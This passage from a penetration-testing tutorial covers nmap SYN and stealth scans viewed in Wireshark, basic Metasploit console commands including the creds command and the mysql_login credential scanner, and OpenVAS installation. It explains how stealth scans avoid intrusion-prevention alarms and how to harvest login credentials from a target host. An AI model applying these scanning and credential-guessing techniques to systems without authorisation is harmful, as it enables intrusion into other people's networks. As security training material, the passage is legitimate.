
You will then start to see traffic on your network and this is exactly what we want to get a greater understanding of what is going on when we do a port scan an other things:



So now lets see what the traffic looks like when we do a TCP SYN port scan on a device of ports 1 to 100




We see the traffic going back and fourth between our attack machine (10.10.10.4) and the victim machine (10.10.10.2):




What is happening here is we are completing a TCP Three-Way Handshake. When we connect to each particular port, we are using the TCP Protocol as you can see above to transmit data between our machine and our victim machine. In the TCP three-way handshake we are using the TCP protocol to send a packet with the SYN flag set which stands for Synchronize. So when you see [SYN] up above that is what you are seeing.


We then get a [SYN, ACK] flag back, which means the victim machine Acknowledges that the port is open. Finally our machine sends back the [ACK] flag to round out the TCP three-way handshake and establishing the connection.




Now lets say we want to be a little less noisy and more covert about our scanning. We could then use what is called a stealth scan instead >> nmap –sS 10.10.10.2 –p 1-100



If we go back to wireshark we can see the traffic:



This differs from our TCP SYN scan in that we want to prevent completing the TCP Three-way Handshake so that we don't raise any alarm bells on the other end. This way is much less noisy. It basically works the same way in that we first send the SYN flag and we receive the [SYN, ACK] flag back. In red though, you can see that we are sending the RST flag instead of the [ACK] flag earlier. What this does is prematurely terminates the connection as RST stands for **Reset**.



This now means that in the log files we no longer show that a TCP Three-way Handshake was completed and we are less likely to be blocked by an IPS (Intrusion Prevention Device) that guards many of the infrastructures you will encounter.

Section 3 – Metasploit

Introduction to Metasploit

Now that we have a good understanding of NMAP under our belt (which is a perfect complement to Metasploit), it is time to move on to Metapsloit. But what is Metasploit? Simply put, Metasploit is a package of tools and utilities for exploit development, system administration, penetration testing, and security purposes. It helps by aggregating all of the generic code such a TCP connection vulnerabilities, shell code, and other tools into one consolidated framework. One of the central concepts of object oriented programming languages is reusing code so you don't have to reinvent the wheel every time you want to write a program.

By creating this framework, Metasploit helps eliminate the overhead and tedium so security professionals can focus solely on exploits. It offers very powerful and streamlined commands than can be leveraged to exploit the latest vulnerabilities. For attackers, though, this is an exciting collection of software due to its ability to exploit vulnerabilities and obtain usernames and passwords – and even gain control of target systems. After you have obtained the usernames and passwords, the sky is the limit as to what type of data you can access. You can even collect hash dumps that contain sensitive information. However, we need to define two key terms that are frequently seen on Metasploit forums and guides: exploits and vulnerabilities.

Exploits Vs Vulnerabilities

An exploit is loosely defined as any time an attacker sees a vulnerability in a piece of software and takes action to take advantage of that vulnerability. By exploiting code, attackers can gain access to networks and systems they shouldn't have access to, steal data, take servers down, and cause chaos and disruption.

A vulnerability, on the other hand, is a flaw in a piece of code that leaves a system open to the risk or possibility of someone causing harm. Vulnerabilities are most often created unintentionally and surface because a programmer's code or security structure was in some way fallible.

For example, let's say that a popular WordPress plugin contains a vulnerability that allows users to change an important value that determines their privileges on the website. Until the code is patched, that server is *vulnerable* to the risk that someone escalates their privileges to take over the system. However, an attacker would *exploit* the system by actually carrying out the attack, raising their privilege level to that of an administrator, and accessing sensitive database information.

Different Versions of Metasploit

Understand that Metasploit is a double edged sword. It is useful to both white hat and black hat hackers alike. Its effectiveness is entirely dependent on the intentions of the user. To draw an analogy, some people say that a gun is neither inherently good nor evil – instead, it depends on who is holding the weapon. The same holds true for Metasploit.

Like almost every other type of software, there is both a free version that is a little watered down as well as a premium version. However, note that some Linux distributions (such as Kali, which descends from Backtrack Linux) offer the full packages and dependencies during the installation process. The free version, dubbed Metasploit Community, still offers you useful tools that will help you perform penetration testing on smaller sized networks as well as access to some network discovery tools. It will help you discover network nodes, perform simple penetration tests, and help you find single vulnerabilities and exploit them. Because the free version targets both students and small business users, it is the perfect tool to further your penetration testing education without breaking the bank. When you download the free version in a GUI environment, you will be asked for some basic registration information in exchange for a free one-year license of Metasploit Community.

The premium version, Metasploit Pro, gives you a lot more tools to help you discover vulnerabilities though. It is full featured, and allows you to do things such as identify phishing vulnerabilities, create vulnerability snapshots and reports, and includes a lot more tools for penetration testing. Targeting medium and large businesses, the Pro version will offer advanced penetration testing tools, web application security audit tools, and help you create a risk profile.

The Installation Process

For the proceeding demos, we are going to be using Metasploit in a Kali Linux environment. Please note that the Metasploit framework will also run on other operating systems, but Kali Linux offers a vast wealth of free security tools. You should also be aware that any antivirus and firewall software you may have installed is going to throw a temper tantrum when you try to install Metasploit – especially in a Windows environment – and you will either need to disable them completely or add exceptions for Metasploit.

I would recommend that you avoid the Windows version, though. From a hacker or penetration tester's point of view, the command line version is a lot faster and more powerful. In the real world, most people favor the command line interface – called msfconsole – because it isn't as watered down as the GUI version. It offers access to all the features of the Metasploit framework and offers features such as tab-completion for commands to help ensure that you don't need to edit your commands due to a typo.

For these reasons, I would recommend that you either install Metasploit on your favorite version of Linux (or Linux image in VMWare) or download Kali. The Kali operating system is based off of Backtrack Linux, which is a flavor of Linux that targets security, exploits, and penetration testing. In fact, the Metasploit framework comes prepackaged with this Linux distribution. You just need to be sure that you select to install the security package when you are configuring your operating system installation.

However, because of the nature of this software, the government has placed very stringent controls on Metasploit regarding who can use it. They are basically trying to prevent foreign governments from using this software maliciously, so you will need to wait for the Metasploit team to approve your download by providing you with a free demo license number if you opt for a GUI version.

Using Metasploit: Key Console Commands

The first thing you will want to do when you use Metasploit is to launch the msfconsole. This is easily done by opening up the command line terminal and entering the following command:

- **msfconsole**

You will know that your command was successful when you see one of the Metasploit splash pages. Also, you will notice that the command prompt changes to "**msf >**" after entering the command.

To view a list of available commands and options for configuring and launching the console, simply type "**msfconsole -h**" in the terminal. After you have successfully launched the console, you can then type "**help**" to view a list of available commands.

```
msf > help show
[*] Valid parameters for the "show" command are: all, encoders, nops, exploits,
payloads, auxiliary, plugins, options
[*] Additional module-specific parameters are: missing, advanced, evasion, targe
ts, actions
msf > help search
Usage: search [keywords]

Keywords:
  app       :  Modules that are client or server attacks
  author    :  Modules written by this author
  bid       :  Modules with a matching Bugtraq ID
  cve       :  Modules with a matching CVE ID
  edb       :  Modules with a matching Exploit-DB ID
  name      :  Modules with a matching descriptive name
  osvdb     :  Modules with a matching OSVDB ID
  platform  :  Modules affecting this platform
  ref       :  Modules with a matching ref
  type      :  Modules of a specific type (exploit, auxiliary, or post)

Examples:
  search cve:2009 type:exploit app:client

msf > _
```

Also, before you start using Metasploit you will want to verify that it is connected to the database. You can check the database connectivity status with this command:


- **db_status**

```
msf > db_status
[*] postgresql connected to msf
msf >
```

You should see a message confirming that Metasploit is indeed connected to the database. If not, you will need to troubleshoot why it cannot connect. In some cases, people simply don't have their database service running. You can return to the regular bash shell by entering the **exit** command from the msfconsole. Next, issue the **service postgresql start** command to ensure that your database service is running. You should see a confirmation in green text that says "OK." Then reenter the msfconsole and check the database connectivity again. If that didn't work, there could be a variety of other factors at play, such as mistyping the username and password to your database.

The Ruby Interface

Not only can you run external commands within the Metasploit msfconsole (such as ping and NMAP commands), but you can even create your own custom Ruby scripts. By issuing the **irb** command from the msfconsole, you will enter into a Ruby interpreter that will allow you to custom craft scripts as you go. For example, the following is a "hello world" tutorial from the Ruby interface within the Metasploit console:



Understanding Background Jobs

As you begin to use Metasploit, it is very important that you have control over the different jobs and background processes. You will need to become accustomed to using the **jobs** command to control these processes and terminate them if necessary. You can run the **jobs –h** command to get a list of all the different parameters and switches you can use with this command. If you want to view all currently running background jobs, issue the **jobs –l** command.

In addition, understand that you can terminate any process you wish by using the **kill** command. However, you need to supply this command with a process ID so it knows which process to terminate.

Running NMAP inside the Console

One handy thing about the msfconsole is how well it integrates with other Linux packages and commands. You can actually run NMAP scanning commands within Metasploit, making it that much easier for attackers and penetration testers to feel out a local network topology and exploit hosts. However, the Metasploit implementation of NMAP has a few advantages over the standard command line version.

From the msfconsole, it is actually possible to save and record all of your scanning data. This means that you can store vast amounts of data about different networks within a database. This will help an attacker stage and plan their attack instead of needing to do everything at once while they are connected to a target network. They can gather data about a local network, store that data, and then analyze it at their leisure to look for potential targets. Because the command is a little different, the syntax is slightly different as well. The structure of the various NMAP commands is the same as the normal BASH shell commands in addition to the switches, but you need to preface each command with "db_nmap". For example, you could run the following command to scan your local network from the msfconsole and save the data in a database:

- db_nmap –sP 192.168.1.0/24

Backing Up Saved Data in Metasploit

You will also want to learn how to backup all of the data you have collected. It is quite easy to do this, and having a copy of your database that is external to Metasploit will help ensure that you don't ever suffer a data loss. The command you need is as follows:

- db_export –f xml /root/backup/msf_backup.xml

Issuing the Hosts Command

Now that we know how to use NMAP within the msfconsole, identify hosts, and save them to the database as well as backup that database, you need to learn about the hosts command. Issue the following command to view the options for this command:

- hosts –h

Assuming that you have gone ahead and used NMAP to add some hosts to your database, we can now use the hosts command to search for specific information within the database. If you notice the output at the bottom of the **hosts –h** command, you'll see that the command actually gives you a list of each column within the database. You can use these tags in combination with the hosts command to selectively pull specific data from the database. For example, if you wanted the database to list all stored IP addresses and their host's operating systems, you would run the following command:

- hosts –c address, os_flavor

However, note that if you haven't first stored hosts in your database with NMAP (or your database isn't connected), this command will return either a database error or a blank list of hosts. If the command does successfully return a list of hosts, we can then use the command output as input for other scanning commands. For example, consider the following command:

- auxiliary(tcp) > hosts –R

When the command executes, it will scan each host in your list for open TCP ports. This command syntax is essentially taking the output from your database and plugging it into another command. This is just one example of why the Metasploit database system is so powerful.

Scanning the Database for Services

You can also pull specific information about network services and their respective hosts from the database with a few simple commands. To better understand the services command and to see its options, use the following command:

- services –h

```
msf > services -h

Usage: services [-h] [-u] [-a] [-r <proto>] [-p <port1,port2>] [-s <name1,name2>
] [-o <filename>] [addr1 addr2 ...]

  -a,--add          Add the services instead of searching
  -d,--delete       Delete the services instead of searching
  -c <col1,col2>    Only show the given columns
  -h,--help         Show this help information
  -s <name1,name2>  Search for a list of service names
  -p <port1,port2>  Search for a list of ports
  -r <protocol>     Only show [tcp|udp] services
  -u,--up           Only show services which are up
  -o <file>         Send output to a file in csv format
  -R,--rhosts       Set RHOSTS from the results of the search
  -S,--search       Search string to filter by

Available columns: created_at, info, name, port, proto, state, updated_at

msf >
```

Next, we can pull a list of services discovered and stored in the database from a prior scan. There are many options at your disposal to fine-tune and refine your search. For the sake of an example, consider the following command that will pull data regarding all services discovered for the host 192.168.1.10:

- services –c name, info 192.168.1.10

Finding Credentials

One of the more exciting commands an attacker can use within the Metasploit Framework is the **creds** command. Basically, it will automatically attempt to find, discover, and store any credentials used on other machines. Again, please don't use this to take advantage of people in public or get in trouble because you were caught using this on a corporate network. Instead, try using this in the comfort and safety of your own home.

For our example, we are going to show how the scanner can recover usernames and passwords on our own machine. There are different types of scanners, but to retrieve the username and password for a database, we are going to need to use the mysql_login scanner. Remember, this technique can be used to recover passwords on remote systems as well. Use the following commands:

- set rhosts [TARGET IP ADDRESS]
- use auxiliary/scanner/mysql/mysql_login
- run

```
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(mysql_login) >
```

After you have entered these commands, you should receive a successful confirmation that your local host was scanned. Then all you need to do is run the creds command to view the information it collected.

In Summary

These commands are the basics that you need to know to become proficient at using Metasploit. There are many other security related commands that delve into much more complex exploits, but you need to understand how to work within the msfconsole as well as how to connect and backup the database. Also, it can't be said enough: make sure you run this software and use the exploits within the safety of your home or a network that you have permission to do so. Otherwise, you could be setting yourself up for a lot of trouble.

Section 4 – OpenVAS

The Open Vulnerability Assessment System

Organizations often want to test the security of their servers and computing devices. To do this, they turn to auditing software that will help them gauge their exposure to risk and look for security holes. There is just one problem. These auditing tools can be used by attackers as well, so these types of software really are double edged swords. One tool in particular – OpenVAS – can be used to look for flaws and exploits on servers. If you have a service that is connected to the Internet in any capacity, you will need to rely on penetration testing to guarantee that you aren't leaving the door wide open for attackers.

OpenVAS is actually a collection of programs that complement each other to run testing procedures backed by a massive database of known security weaknesses and exploits. Essentially, OpenVAS will help ensure that you have all of your bases covered. To an attacker, however, it does the complete opposite. It helps them identify known attack vectors that you have failed to address.

The Installation Process

There are several different ways you can implement the code and tools contained in the OpenVAS packages, but the easiest way is to download and install the virtual appliance. In section two, we used an Ubuntu virtual appliance running inside of VMWare for our demonstration, and the OpenVAS virtual machine is very similar. So, to follow along with the proceeding examples, you have the option of downloading and installing VMWare Player for the sole purpose of creating an OpenVAS virtual appliance.

However, if you already have Ubuntu or another Linux distribution installed, you may want to run OpenVAS from your existing installation. To install the software on Ubuntu, use the following procedure.

First, you will need to download and install the **python-software-properties** package. Also, you almost always want to begin a software installation with an update to ensure that there aren't any outdated modules in the Linux software that the new software you are installing could be dependent upon. Enter the following two commands:

- **sudo apt-get update**
- **sudo apt-get install python-software-properties**

Next, you will want to download and install the OpenVAS software from the repository with the following command:

- **sudo add-apt-repository ppa:openvas/openvas6**

Now the **apt** database needs to be rebuilt, and you will need to install the OpenVAS software packages as follows:

- **sudo apt-get update**
- **sudo apt-get install openvas-manager openvas-scanner openvas-administrator openvas-cli greenbone-security-assistant sqlite3 xsltproc texlive-latex-base texlive-latex-extra texlive-latex-recommended htmldoc alien rpm nsis fakeroot**

After you have completed the procedure, you should have everything you need to get started. The package installation process on Linux platforms is incredibly handy, and the install process is mostly automated. You just type in a few commands, and Linux will do the heavy lifting with its package manager.

Configuring Your OpenVAS Software

Now you will want to create SSL certificates using a utility that is included by default. You will need to run this command as an administrator because the certificates will be hidden a part of the Linux file system that is restricted. Run the following command:

- **sudo openvas-mkcert**

Now the command prompt will inundate you with configuration options for your certificate. For the majority of the configuration options, you can opt for the default values by simply hitting the enter key. The configuration options are for your own personal use, so you can deviate from the default values at your own discretion.

Now you will want to create a client certificate for a user. You can name it as you see fit, and you can use the default values if you wish. The options used in the following command will tell the system to create the client certificate using default values.

- **sudo openvas-mkcert-client -n om -i**

Next on our list of things to do is to configure OpenVAS to build and update the database. OpenVAS identifies security vulnerabilities using a database that stores collections of exploits, and we will need to update the database to ensure that you can find the latest threats, bugs, and exploits. To download the latest vulnerability database information to your computer, run the following command:

- **sudo openvas-nvt-sync**

To proceed, we will need to shut down the manager and scanner services to ensure that there won't be a conflict. To do so, run the following 2 commands:

- **sudo service openvas-manager stop**
- **sudo service openvas-scanner stop**

Now we can begin configuring the scanner portion of the software. Be forewarned, it will likely take a lot of time to download and sync all of the data.

- **sudo openvassd**

After the eons it takes for the command to complete, we are going to need to rebuild the database.

- **sudo openvasmd --rebuild**

Next we will need to download and install SCAP data (Security Content Automation Protocol). This is simply another portion of database information that OpenVAS uses to check for security flaws.

- **sudo openvas-scapdata-sync**

Yet again, be prepared to wait awhile for the command to complete. You will need to "babysit" your installation as the command can seem pretty slow. We will proceed by running another sync command.

- **sudo openvas-certdata-sync**

There is a chance that running this command will throw some errors. One of the more common errors is a message that says "no such table." If you encounter this problem, your operating system is missing some package dependencies. Fortunately, we can use the Red Hat Package Manager to locate and install them.

- **wget http://www6.atomicorp.com/channels/atomic/fedora/18/i386/RPMS/openvas-manager-4.0.2-11.fc18.art.i686.rpm**
- **rpm2cpio openvas* | cpio -div**

We will also want to make sure that all of our files are centrally located in a common directory. This will make the files easier to manage and make it easier for OpenVAS to find and see them.

- **sudo mkdir /usr/share/openvas/cert**
- **sudo cp ./usr/share/openvas/cert/* /usr/share/openvas/cert**

By now the syncing command should run without a hitch. Run the command again and delete any unused copies of files downloaded by RPM to clean things up.

- **sudo openvas-certdata-sync**
- **rm -rf ~/openvas* ~/usr ~/etc**

Configure Users and Ports

To use the software, you are going to want to configure a user account with administrator privileges. We will make an account named "admin" with a password of your choosing.

- **sudo openvasad -c add_user -n admin -r Admin**

You should see a note in the command prompt that tells you the user you just created has completely unrestricted privileges. Next we will change how a component service within the OpenVAS software

operates. The default setting for this service is to only be accessible and usable by the local machine, but this is undesirable. By making the following change, you can access the software from a remote host. For the purposes of a demo, this is not needed. However, in a real world scenario, you will likely want to access these services from a remote host such as a server. Find the following file and open it with your favorite text editor:

- **sudo nano /etc/default/greenbone-security-assistant**

You need to look for a setting at the top that indicates which address(es) the web interface is accessible from. By default it will be set to the loopback address (local host) of 127.0.0.1. We want to change this setting to addresses you want to allow access to the services. Edit the loopback address value (labeled GSA_ADDRESS) accordingly and save the file.

Start the Service and Run the Software

Now that all the tedious configurations have been made, it's time for the good stuff. Finally, you can fire up your software. Most of the services are already running by now, but we will need to kill and restart them due to the configuration changes we have made. To begin, kill the existing processes:

- **sudo killall openvassd**

It can take a little bit (perhaps half a minute) for the process to die. You can use the following command to see if the processes are still running:

- **ps aux | grep openvassd | grep -v grep**

If you see any output, hold your horses – the processes haven't been killed yet. Once they have been killed, start the services again with the following commands:

